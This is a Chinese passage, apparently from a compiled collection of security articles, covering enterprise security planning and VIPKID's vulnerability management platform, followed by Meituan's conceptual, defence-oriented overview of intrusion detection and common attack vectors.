安全是一个整体，同时也是一个动态和持续的过程，这就要求企业安全团队具备体系化安全建设思维、视野和格局和持续安全运营能力

5.5.5 持续的安全研究和学习能力

业界会不断出现新的漏洞、新的威胁、新的攻击手法，具备应对新攻击、威胁、漏洞的能力也至关重要

5.6 互联网企业安全蓝图

一个企业的安全未来会做成什么样子？这就需要一张安全蓝图来描述和表达，然后朝着这个方向和目标不断努力，最终实现目标。

Figure 5.5: img

Figure 5.6: img

首先，从顶层安全设计说起，一个企业要有统一和明确的安全战略规划，并定期 review，保证安全建设不偏离大方向；其次，要有合理、高效的安全组织架构，把安全团队放到合理的位置，这样才能更好的发挥安全团队的价值；通过持续的安全投入和制定明确合理的安全考核与激励机制，调动安全团队的积极性和触进安全团队的良性发展。最终建立一套相对完善和契合企业自身业务特性的安全体系。但是光有体系还不够，还需要通过持续的安全运营来保障整个体系有效运行。所有这些工作最终都需要有人来完成，所以要实现以上目标，还需要一只专业安全团队加上与之匹配的专业安全能力。**如果光有规划，没有人或者能力不足以支撑目标的实现，那么再好的规划也只是空中楼阁。反之也是一样，如果有人，能力也很强，但是没有正确的方向指引和明确的目标，最终也只能沦为救火队员，成为不了一流的安全团队。**

5.7 互联网企业安全整体视角

前面我们说到安全是一个整体，并且整个安全体系中包含的内容非常多和杂。我尝试从企业安全整体视角做了梳理，一起来看下企业安全都主要包含哪些方面和内容：




Figure 5.7: img

Figure 5.8: img

5.8 如何落地实施

现在安全目标已明确，规划也有了。还有一个至关重要的问题没有解决，那就是如何将安全规划落地，并且变成一件可跟踪和量化的事情？这是一件非常有挑战，也是一件可以真正积累安全实践经验的事情。我的思路和建议是把整个安全规划中的内容先列出来，把一个大安全目标分解成多个小安全目标，然后列出打算如何实现这些安全目标，哪些安全产品打算自研，哪些需要和第三方安全厂商合作，最终依据企业目前的安全现状、现有资源以及项目优先级进行排期和实施，并定期跟进这些项目的进度，及时解决、改进整个过程中存在的问题，最终目标是建立一个相对完善的企业安全体系。这部分内容非常多，有机会单独写出来。

5.9 分阶段安全体系建设

从零开始建设一个完善的企业安全体系需要做的事情很多，这并不是一件一蹴而就的事情，而是一个分阶段逐步推进的过程，是一个系统化的工程。在这个过程中企业的安全能力会逐步得到提升。我个人认为，通常一个企业的安全建设需要经历以下几个阶段：




Figure 5.9: img

5.9.1 救火阶段

这是一个企业安全从无到有必须到经历的阶段，从字面上就可以看出这个阶段安全工作比较被动，安全人员很多时候是充当救火队员的角色。这个阶段工作的核心是解决目前企业遇到最严重、优先级最高的安全问题，在这个过程中要尽快熟悉公司的环境、业务、系统架构等。此外，这个阶段还有个不小的挑战就是如何找到合适的人才组建安全团队。

5.9.2 基础安全建设阶段

在经历救火阶段后，就要开始基础安全建设了。这个阶段的核心安全目标是解决安全规划中优先级最高的安全问题。这个过程会制定、实施一些基础的安全流程和规范，开发一些自动化的安全工具、系统，功能也许不是十分完善，但是可以满足目前的安全需求。还会在一些方面和第三方安全厂商合作，通过购买一些安全产品或服务来提升企业自身安全水平。比如像定期渗透测试、安全众测、抗 D、堡垒机、防火墙这类基础安全服务和设备。

5.9.3 保障核心业务和数据安全阶段

这个阶段以保障核心业务和数据安全为核心安全目标。这是由客观条件决定的。举个例子：一个大、中型互联网公司都会有多条业务线，每条业务线又会有多个业务系统，而且这些业务线可能会分布在多个不同的部门，由不同的人负责。如果一上来就想在所有业务线推广严格的 SDL 流程，很大机率会失败。因为这个阶段安全团队的人不会很多，并没有足够的精力和资源去做覆盖所有业务线的事情。比较明智的做法是先从核心业务系统切入，待整个流程跑通、理顺后再向其他业务线推广。

5.9.4 保障公司整体安全

发展到这个阶段，安全团队已经具有一定规模，各种安全角色也基本到位。也有了很多的安全系统、平台，具备一定的安全自动化能力。所以这个阶段的主要目标是把已有的安全系统、平台进行进一步整合，打磨，进而可以进行高度的联动和关联分析，从而达到更好的掌控公司整体安全态势的目标。有精力还可以将现有安全系统、平台产品化，为下一步对外输出安全能力做好准备。

Figure 5.10: img

5.9.5 对外输出安全能力

这个阶段只有当公司体量、业务和安全团队发展的足够大时，才可能有机会做这样的事情。所以这里不作过多讨论。

5.10 做好安全建设的必要条件

上面说了这么多，其实一个企业的安全能否做好、做强，做大，并非是一个简单的技术问题，而是由多种因素综合决定的。除了安全对企业业务发展的影响度、安全负责人的综合能力和视野、契合企业自身业务特性的安全建设规划、持续的安全投入和专业安全团队外，公司高层是否拥有正确的安全观和给予大力支持也至关重要。

5.10.1 正确的安全观

安全是相对的。互联网企业安全绝不是做一次渗透测试、找安全公司提供个安全解决方案或者购买一些安全产品及安全服务就可以搞定的事情。安全是一个整体，同时也是一个动态和持续的过程，这就要求公司要有持续的安全投入。此外，安全也不只是安全部门的事，还需要全员的参加和高层的大力支持，否则很多安全规划很难真正落地实施。

5.11 如何衡量安全建设的效果

如何衡量企业安全建设的效果和量化安全工作，是一件非常难的事情。我想这也是很多企业安全负责人面临的难题和挑战。我也面临这种困惑，在这里分享一些我个人的思考和看法。

要评价一个企业安全建设的效果，或者说好坏，我认为应该以企业设定的安全目标和 TCO、ROI 为基本前提，从安全组织、安全能力、安全体系、安全运营、安全意识这五个方面来展开评价，每个方面可以设定一些核心的评价指标来衡量，下面来一起看下：

5.11.1 安全组织

评价对象：公司高层、安全负责人

编号	评价方面	评价指标(参考)
1	安全组织	1、安全团队规模；2、团队角色构成和分布；3、部门层级；4、安全负责人职级和汇报对象
2	安全能力	1、安全风险主动发现和处置能力；2、安全态势感知和响应能力；3、安全自动化、工程化能力、4、安全体系建设、运营能力；5、持续的安全研究和学习能力
3	安全体系	1、安全体系的合理性和完整性
4	安全运营	1、是否实现持续运营；2、是否设定运营指标及指标是否合理、明确；3、运营指标是否可量化和可视化；4、运营指标设定和实现粒度；5、是否有运营指标考核标准及标准是否落地执行
5	安全意识	1、知晓和理解公司对其在信息安全方面的职责和义务要求员工数占比；2、单位时间内因人员安全意识薄弱导致安全事件和安全违规事件数量和占比

Figure 5.11: img

评价指标 (参考)：1. 安全团队规模；2. 团队角色构成和分布；3. 部门层级；4. 安全负责人的职级和汇报对象

通过以上几个指标基本可以判断出一家企业高层对于安全的理解和认知水平，是真正重视安全还是口头重视。

5.11.2 安全能力

评价对象：安全团队

评价指标 (参考)：1. 安全风险主动发现和处置能力；2. 安全态势感知和响应能力；3. 安全自动化、工程化能力；4. 安全体系建设、运营能力；5. 持续的安全研究和学习能力

5.11.3 安全体系

评价对象：安全团队

评价指标 (参考)：1. 安全体系的合理性和完整性

5.11.4 安全运营

评价对象：安全团队

评价指标 (参考)：1、是否实现持续运营；2、是否设定运营指标及指标是否合理、明确；3、运营指标是否可量化和可视化；4、运营指标设定和实现粒度；5、是否有运营指标考核标准及标准是否落地执行

5.11.5 安全意识

评价对象：公司全员

评价指标 (参考)：1. 知晓和理解公司对其在信息安全方面的职责和义务要求员工数占比；2. 单位时间内因人员安全意识薄弱导致安全事件和安全违规事件数量和占比；

Figure 5.12: img

5.12 安全漏洞管理平台建设实践

上面主要介绍了企业安全建设规划相关内容，下面我会从技术、管理和运营三个层面来分享一些 VIPKID 在安全漏洞管理方面的实践和经验。

5.12.1 技术层面

在技术层面，我们自研了 VK 安全漏洞管理平台，该平台负责管理公司所有安全漏洞，实现了漏洞全生命周期的线上跟踪与处理，保障漏洞处理流程的可跟踪、维护和高效执行，可视化、量化漏洞风险，支撑漏洞管理和运营工作的开展，将企业的漏洞和安全经验有效积累和沉淀下来，形成企业自己的安全知识库；

5.12.2 管理层面

在管理层面制定和实施了 “VK 安全漏洞管理制度’’ 和 “VK 安全接口人制度’’；通过这两个安全管理制度定义和明确了漏洞整体处理流程、漏洞等级评估依据、漏洞修复时长和对应的安全接口人等；

5.12.3 运营层面

在运营层面，定义和明确漏洞运营指标、采取专人负责，从多个维度实现漏洞风险的量化和可视化，通过持续的漏洞运营使整个漏洞处理流程形成闭环。

VIPKID 安全漏洞管理平台基于漏洞全生命周期建立，整个漏洞修复流程过程可以分为五个阶段，在这过程中一旦漏洞状态发生变化，系统都会自动触发邮件提醒给相关方。

5.12.4 1、漏洞提交阶段

当有新的安全漏洞产生，安全人员会通过漏洞管理平台的漏洞提交页面提交漏洞。

5.12.5 2、漏洞接收阶段

对应安全接口人在收到新漏洞提醒邮件后，可以登录漏洞管理平台查看漏洞详情和进行漏洞修复排期评估工作。

Figure 5.13: img

5.12.6 3、漏洞修复阶段

此时将进入漏洞修复阶段，安全接口人可以可根据实际情况确认是自己修复，还是指派给团队其他成员修复。

5.12.7 4、漏洞验证阶段

当漏洞修复完成，由安全接口人在漏洞管理平台发起 ‘‘验证申请’’，这时系统会同步给漏洞提交人发送一份漏洞验证的提醒邮件。漏洞提交人在收到信息后进行漏洞验证，确认漏洞是否被正确修复。如果验证通过，漏洞提交人可以在漏洞管理平台点击 ‘‘验证通过’’ 按钮，这时漏洞会自动进入下一阶段；如果验证发现漏洞没有正确修复，可以点击 ‘‘未验证通过’’ 按钮，漏洞自动退回至第二阶段。

5.12.8 5、漏洞公开阶段

到这个阶段，说明漏洞已经被正确修复，漏洞修复流程结束。这时会对内部人员开放，漏洞公开时，系统会同步给漏洞提交人、对应安全接口人发送漏洞公开的邮件提醒。

该平台共实现了五大核心功能，分别是**资产管理、漏洞管理、漏洞态势、用户中心和安全知识库。**

资产管理的核心功能包含资产的添加、编辑、删除、资产列表等功能，并实现了资产关联对应安全接口人、所属团队或业务线；漏洞管理功能模块除了实现漏洞修复流程全线上处理和状态跟踪外，还包含漏洞等级、来源、类型和漏洞提醒管理；漏洞态势功能从多个维度实现了漏洞态势的量化和可视化；用户中心分为角色管理、用户管理、权限管理和个人中心四部分；安全知识库支持记录和分享安全相关文章。

因为时间关系，我这里会介绍部分功能的设计细节。

5.12.9 漏洞提交功能：

为了保证每个安全人员提交漏洞报告格式保持一致和提升可读性，我们设计了统一的漏洞提交页面，在该页面通过系统限制必须填写漏洞标题、受影响系统、漏洞类型、漏洞等级、漏洞来源、漏洞描述、漏洞危害、漏洞详情以及漏洞修复方案。为了提升用户体验，还支持漏洞提交预览、快速定位受影响系统、上传图片和生成临时查看链接等功能。

Figure 5.14: img

Figure 5.15: img

5.12.10 漏洞编号功能：

当漏洞提交时，系统会自动生成一个惟一的漏洞编号和关联对应的安全接口人、漏洞修复时长和漏洞知识库链接。每个漏洞都会有一个惟一的漏洞编号，这个编号是经过特殊设计的，比如SEC-VD-201808-007, 通过这个编号就可以得知当前漏洞是 2018 年 8 月份每 7 个漏洞。如果想要知道本月共有多少个安全漏洞，直接看最新的漏洞编号即可，非常的方便。

5.12.11 漏洞提醒功能：

为了提升安全人员漏洞修复跟进效率和降低成本，漏洞管理平台除了漏洞状态变化提醒功能外，还有一个漏洞延期提醒功能，系统会自动扫描所有待修复漏洞，当发现有延期漏洞时，会自动给漏洞提交人、对应安全接口人和其所在部门负责人发送漏洞延期修复提醒，由部门负责人来协调资源高优处理。这样就避免了安全人员人工去跟进，尤其是在漏洞数量多的时候，这个功能非常有用。

为了做到漏洞态势和风险的量化、可视化，我们会从漏洞数量、漏洞状态、类型、等级、来源分布、漏洞修复率以及安全人员发现漏洞数量等多个维度进行分析和监控，并通过合理的设计以图表的形式直观的展现出来。

整个漏洞管理平台分为五种角色，分别是**安全专家、安全接口人、部门负责人、普通用户和管理员。**通过给每个角色来授权进行统一的权限划分和管理。

安全专家：可以提交和管理和自己相关的安全漏洞；




Figure 5.16: img

Figure 5.17: img

安全接口人：可以查看和管理自己所负责业务系统的漏洞；

部门负责人：可以查看自己负责部门的所有漏洞；

普通用户：只允许查看已修复公开的漏洞；

管理员：拥有平台最高权限。在个人中心，各种角色都可以清晰的查看与自己相关漏洞的详情和对应的漏洞态势。

5.12.12 安全漏洞管理平台的价值：

通过该漏洞管理平台，我们实现了漏洞全生命周期的线上管控、做到了量化和可视化漏洞风险，通过对漏洞数据进行统计和分析，从而可以主动掌控公司整体的漏洞态势和弱点。最后将历史漏洞和安全经验积累和有效沉淀，形成公司的安全知识库，也可以在一定程度上为安全漏洞管理和运营工作提供方向和依据。

但是光有漏洞管理平台还不够，如果有平台但是大家都不用，那么平台的价值是体现不出来的。所以要想做好漏洞管理工作，需要通过技术、管理和运营三个层面共同协作，相互触进，缺一不可。通过管理手段来明确和规范漏洞修复处理流程与安全接口人职责；通过技术手段来实现和保障漏洞处理流程的高效和落地执行，以及量化和可视化漏洞风险，从技术维度支撑漏洞管理和运营工作的开展；最后通过持续的漏洞运营来使整个漏洞处理流程形成完整闭环和不断优化漏洞处理整体流程，最终实现持续提升漏洞管理水平和能力的目的。

4DOGS

专家推理系统

经验积累型阶梯式成长

多方面漏洞联动利用

小智

智能渗透测试机器人

多位面漏洞联动利用

自动渗透决策模式

海量渗透逻辑存储

四维创智（北京）科技发展有限公司 www.4dogs.cn

浅谈大型互联网的企业入侵检测及防护策略

作者：弼政 @ 美团点评技术团队

原文：https://tech.meituan.com/Intrusion_Detection_Security_Meituan.html

6.1 前言

如何知道自己所在的企业是否被入侵了？是没人来 ‘‘黑’’，还是因自身感知能力不足，暂时还无法发现？其实，入侵检测是每一个大型互联网企业都要面对的严峻挑战。价值越高的公司，面临入侵的威胁也越大，即便是 Yahoo 这样的互联网鼻祖，在落幕（被收购）时仍遭遇全量数据失窃的事情。安全无小事，一旦互联网公司被成功 ‘‘入侵’’，其后果将不堪想象。

基于 ‘‘攻防对抗’’ 的考量，本文不会提及具体的入侵检测模型、算法和策略，那些希望直接照搬 ‘‘入侵策略’’ 的同学可能会感到失望。但是我们会将一部分运营思路分享出来，请各位同行指点，如能对后来者起到帮助的作用，那就更好了，也欢迎大家跟我们交流探讨。

6.2 入侵的定义

典型的入侵场景：

> 黑客在很远的地方，通过网络远程控制目标的笔记本电脑/手机/服务器/网络设备，进而随意地读取目标的隐私数据，又或者使用目标系统上的功能，包括但不限于使用手机的麦克风监听目标，使用摄像头偷窥监控目标，使用目标设备的计算能力挖矿，使用目标设备的网络能力发动 DDoS 攻击等等。亦或是破解了一个服务的密码，进去查看敏感资料、控制门禁/红绿灯。以上这些都属于经典的入侵场景。

我们可以给入侵下一个定义：就是黑客在未经授权的情况下，控制、使用我方资源（包括但不限于读写数据、执行命令、控制资源等）达到各种目的。从广义上讲，黑客利用 SQL 注入漏洞窃取数据，或者拿到了目标域名在 ISP 中的帐号密码，以篡改 DNS 指向一个黑页，又或者找到了目标的社交帐号，在微博/QQ/邮箱上，对虚拟资产进行非授权的控制，都属于入侵的范畴。

6.3 针对企业的入侵检测

企业入侵检测的范围，多数情况下比较狭义：一般特指黑客对 PC、系统、服务器、网络（包括办公网、生产网）控制的行为。

黑客对 PC、服务器等主机资产的控制，最常见的方法是通过 Shell 去执行指令，获得 Shell 的这个动作叫做 GetShell。

Figure 6.1: img

比如通过 Web 服务的上传漏洞，拿到 WebShell，或者利用 RCE 漏洞直接执行命令/代码（RCE 环境变相的提供了一个 Shell）。另外，通过某种方式先植入 ‘‘木马后门’’，后续直接利用木马集成的 SHELL 功能对目标远程控制，这个也比较典型。

因此，入侵检测可以重点关注 GetShell 这个动作，以及 GetShell 成功之后的恶意行为（为了扩大战果，黑客多半会利用 Shell 进行探测、翻找窃取、横向移动攻击其它内部目标，这些区别于好人的特性也可以作为重要的特征）。

有一些同行（包括商业产品），喜欢报告 GetShell 之前的一些 ‘‘外部扫描、攻击探测和尝试行为’’，并美其名曰 ‘‘态势感知’’，告诉企业有人正在 ‘‘试图攻击’’。在笔者看来，实战价值并不大。包括美团在内的很多企业，基本上无时无刻都在遭受 ‘‘不明身份’’ 的攻击，知道了有人在 ‘‘尝试’’ 攻击，如果并不能有效地去行动，无法有效地对行动进行告警，除了耗费心力之外，并没有太大的实际价值。

当我们习惯 ‘‘攻击’’ 是常态之后，就会在这样的常态下去解决问题，可以使用什么加固策略，哪些可以实现常态化的运营，如果有什么策略无法常态化运营，比如需要很多人加班临时突击守着，那这个策略多半在不久之后就会逐渐消逝掉。跟我们做不做这个策略，并没有本质上的区别。

类似于 SQL 注入、XSS 等一些不直接 GetShell 的 Web 攻击，暂时不在狭义的 ‘‘入侵检测’’ 考虑范围，建议可以划入 ‘‘漏洞’’、‘‘威胁感知’’ 等领域，另行再做探讨。当然，利用 SQL 注入、XSS 等入口，进行了 GetShell 操作的，我们仍抓 GetShell 这个关键点，不必在乎漏洞入口在何处。

Figure 6.2: img

6.4 ‘‘入侵’’ 和 ‘‘内鬼”

与入侵接近的一种场景是 ‘‘内鬼’’。入侵本身是手段，GetShell 只是起点，黑客 GetShell 的目标是为了之后对资源的控制和数据的窃取。而 ‘‘内鬼’’ 天然拥有合法的权限，可以合法接触敏感资产，但是基于工作以外的目的，他们对这些资源进行非法的处置，包括拷贝副本、转移外泄、篡改数据牟利等。

内鬼的行为不在 ‘‘入侵检测’’ 的范畴，一般从内部风险控制的视角进行管理和审计，比如职责分离、双人审计等。也有数据防泄密产品（DLP）对其进行辅助，这里不展开细说。

有时候，黑客知道员工 A 有权限接触目标资产，便定向攻击 A，再利用 A 的权限把数据窃取走，也定性为 ‘‘入侵’’。毕竟 A 不是主观恶意的 ‘‘内鬼’’。如果不能在黑客攻击 A 的那一刻捕获，或者无法区分黑客控制的 A 窃取数据和正常员工 A 的访问数据，那这个入侵检测也是失败的。

6.5 入侵检测的本质

前文已经讲过，入侵就是黑客可以不经过我们的同意，来操作我们的资产，在手段上并没有任何的限制。那么如何找出入侵行为和合法正常行为的区别，将其跟合法行为进行分开，就是 ‘‘入侵发现’’。在算法模型上，这算是一个标记问题（入侵、非入侵）。

可惜的是，入侵这种动作的 ‘‘黑’’ 样本特别稀少，想通过大量的带标签的数据，有监督的训练入侵检测模型，找出入侵的规律比较难。因此，入侵检测策略开发人员，往往需要投入大量的时间，去提炼更精准的表达模型，或者花更多的精力去构造 ‘‘类似入侵’’ 的模拟数据。

一个经典的例子是，为了检测出 WebShell，安全从业人员可以去 GitHub 上搜索一些公开的 WebShell 样本，数量大约不到 1000 个。而对于机器学习动辄百万级的训练需求，这些数据远远不够。况且 GitHub 上的这些样本集，从技术手法上来看，有单一技术手法生成的大量类似样本，也有一些对抗的手法样本缺失。因此，这样的训练，试图让 AI 去通过 ‘‘大量的样本’’ 掌握 WebShell 的特征并区分出它们，原则上不太可能完美地去实现。

此时，针对已知样本做技术分类，提炼更精准的表达模型，被称为传统的特征工程。而传统的特征工程往往被视为效率低下的重复劳动，但效果往往比较稳定，毕竟加一个技术特征就可以稳定发现一类 WebShell。而构造大量的恶意样本，虽然有机器学习、AI 等光环加持，但在实际环境中往往难以获得成功：自动生成的样本很难描述 WebShell 本来的含义，多半描述的是自动生成的算法特征。

另一个方面，入侵的区别是看行为本身是否 ‘‘授权’’，而授权与否本身是没有任何显著的区分特征的。因此，做入侵对抗的时候，如果能够通过某种加固，将合法的访问收敛到有限的通道，并且给该通道做出强有力的区分，也就能大大的降低入侵检测的成本。例如，对访问来源进行严格的认证，无论是自然人，还是程序 API，都要求持有合法票据，而派发票据时，针对不同情况做多纬度的认证和授权，再用 IAM 针对这些票据记录和监控它们可以访问的范围，还能产生更底层的 Log 做异常访问模型感知。

这个全生命周期的风控模型，也是 Google 的 BeyondCorp 无边界网络得以实施的前提和基础。

因此，入侵检测的主要思路也就有 2 种：

- 根据黑特征进行模式匹配（例如 WebShell 关键字匹配）。
- 根据业务历史行为（生成基线模型），对入侵行为做异常对比（非白既黑），如果业务的历史行为不够收敛，就用加固的手段对其进行收敛，再挑出不合规的小众异常行为。

6.6 入侵检测与攻击向量

根据目标不同，可能暴露给黑客的攻击面会不同，黑客可能采用的入侵手法也就完全不同。比如，入侵我们的 PC/笔记本电脑，还有入侵部署在机房/云上的服务器，攻击和防御的方法都有挺大的区别。

针对一个明确的 ‘‘目标’’，它被访问的渠道可能是有限集，被攻击的必经路径也有限。‘‘攻击方法”+‘‘目标的攻击面’’ 的组合，被称为 ‘‘攻击向量’’。

因此，谈入侵检测模型效果时，需要先明确攻击向量，针对不同的攻击路径，采集对应的日志(数据)，才可能做对应的检测模型。比如，基于 SSH 登录后的 Shell 命令数据集，是不能用于检测 WebShell 的行为。而基于网络流量采集的数据，也不可能感知黑客是否在 SSH 后的 Shell 环境中执行了什么命令。

基于此，如果有企业不提具体的场景，就说做好了 APT 感知模型，显然就是在 ‘‘吹嘘’’ 了。

所以,入侵检测得先把各类攻击向量罗列出来,每一个细分场景分别采集数据(HIDS+NIDS+WAF+RASP+应用层日志 + 系统日志 +PC……)，再结合公司的实际数据特性，作出适应公司实际情况的对应检测模型。不同公司的技术栈、数据规模、暴露的攻击面，都会对模型产生重大的影响。比如很多安全工作者特别擅长 PHP 下的 WebShell 检测，但是到了一个 Java 系的公司……

Figure 6.3: img

6.7 常见的入侵手法与应对

如果对黑客的常见入侵手法理解不足，就很难有的放矢，有时候甚至会陷入 ‘‘政治正确’’ 的陷阱里。比如渗透测试团队说，我们做了 A 动作，你们竟然没有发现，所以你们不行。而实际情况是，该场景可能不是一个完备的入侵链条，就算不发现该动作，对入侵检测效果可能也没有什么影响。每一个攻击向量对公司造成的危害，发生的概率如何进行排序，解决它耗费的成本和带来的收益如何，都需要有专业经验来做支撑与决策。

现在简单介绍一下，黑客入侵教程里的经典流程（完整过程可以参考杀伤链模型）：

入侵一个目标之前，黑客对该目标可能还不够了解，所以第一件事往往是 ‘‘踩点’’，也就是搜集信息，加深了解。比如，黑客需要知道，目标有哪些资产（域名、IP、服务），它们各自的状态如何，是否存在已知的漏洞，管理它们的人有谁（以及如何合法的管理的），存在哪些已知的泄漏信息（比如社工库里的密码等）……

一旦踩点完成，熟练的黑客就会针对各种资产的特性，酝酿和逐个验证 ‘‘攻击向量’’ 的可行性，下文列举了常见的攻击方式和防御建议。

6.7.1 高危服务入侵

所有的公共服务都是 ‘‘高危服务’’，因为该协议或者实现该协议的开源组件，可能存在已知的攻击方法（高级的攻击者甚至拥有对应的 0day），只要你的价值足够高，黑客有足够的动力和资源去挖掘，那么当你把高危服务开启到互联网，面向所有人都打开的那一刻，就相当于为黑客打开了 ‘‘大门’’。

比如 SSH、RDP 这些运维管理相关的服务，是设计给管理员用的，只要知道密码/秘钥，任何人都能登录到服务器端，进而完成入侵。而黑客可能通过猜解密码（结合社工库的信息泄露、网盘检索或者暴力破解），获得凭据。事实上这类攻击由于过于常见，黑客早就做成了全自动化的全互联网扫描的蠕虫类工具，云上购买的一个主机如果设置了一个弱口令，往往在几分钟内就会感染蠕虫病毒，就是因为这类自动化的攻击者实在是太多了。

或许，你的密码设置得非常强壮，但是这并不是你可以把该服务继续暴露在互联网的理由，我们应该把这些端口限制好，只允许自己的 IP（或者内部的堡垒主机）访问，彻底断掉黑客通过它入侵我们的可能。

与此类似的，MySQL、Redis、FTP、SMTP、MSSQL、Rsync 等等，凡是自己用来管理服务器或者数据库、文件的服务，都不应该针对互联网无限制的开放。否则，蠕虫化的攻击工具会在短短几分钟内攻破我们的服务，甚至直接加密我们的数据，甚至要求我们支付比特币，进行敲诈勒索。

还有一些高危服务存在 RCE 漏洞（远程命令执行），只要端口开放，黑客就能利用现成的 exp，直接 GetShell，完成入侵。

防御建议：针对每一个高危服务做入侵检测的成本较高，因为高危服务的具体所指非常的多，不一定存在通用的特征。所以，通过加固方式，收敛攻击入口性价比更高。禁止所有高危端口对互联网开放可能，这样能够减少 90% 以上的入侵概率。

6.7.2 Web 入侵

随着高危端口的加固，黑客知识库里的攻击手法很多都会失效了。但是 Web 服务是现代互联网公司的主要服务形式，不可能都关掉。于是，基于 PHP、Java、ASP、ASP.NET、Node、C 写的 CGI 等等动态的 Web 服务漏洞，就变成了黑客入侵的最主要入口。

比如，利用上传功能直接上传一个 WebShell，利用文件包含功能，直接引用执行一个远程的 WebShell（或者代码），然后利用代码执行的功能，直接当作 Shell 的入口执行任意命令，解析一些图片、视频的服务，上传一个恶意的样本，触发解析库的漏洞……

Web 服务下的应用安全是一个专门的领域（道哥还专门写了本《白帽子讲 Web 安全》），具体的攻防场景和对抗已经发展得非常成熟了。当然，由于它们都是由 Web 服务做为入口，所以入侵行为也会存在某种意义上的共性。相对而言，我们比较容易能够找到黑客 GetShell 和正常业务行为的一些区别。

针对 Web 服务的入侵痕迹检测，可以考虑采集 WAF 日志、Access Log、Auditd 记录的系统调用，或者 Shell 指令，以及网络层面 Response 相关的数据，提炼出被攻击成功的特征，建议我们将主要的精力放在这些方面。

6.7.3 0day 入侵

通过泄漏的工具包来看，早些年 NSA 是拥有直接攻击 Apache、Nginx 这些服务的 0day 武器的。这意味着对手很可能完全不用在乎我们的代码和服务写成什么样，拿 0day 一打，神不知鬼不觉就 GetShell 了。

但是对于入侵检测而言，这并不可怕：因为无论对手利用什么漏洞当入口，它所使用的 Shellcode 和之后的行为本身依然有共性。Apache 存在 0day 漏洞被攻击，还是一个 PHP 页面存在低级的代码漏洞被利用，从入侵的行为上来看，说不定是完全一样的，入侵检测模型还可以通用。

所以，把精力聚焦在有黑客 GetShell 入口和之后的行为上，可能比关注漏洞入口更有价值。当然，具体的漏洞利用还是要实际跟进，然后验证其行为是否符合预期。

6.7.4 办公终端入侵

绝大多数 APT 报告里，黑客是先对人（办公终端）下手，比如发个邮件，哄骗我们打开后，控制我们的 PC，再进行长期的观察/翻阅，拿到我们的合法凭据后，再到内网漫游。所以这些报告，多数集中在描述黑客用的木马行为以及家族代码相似度上。而反 APT 的产品、解决方案，多数也是在办公终端的系统调用层面，用类似的方法，检验 ‘‘免杀木马’’ 的行为。

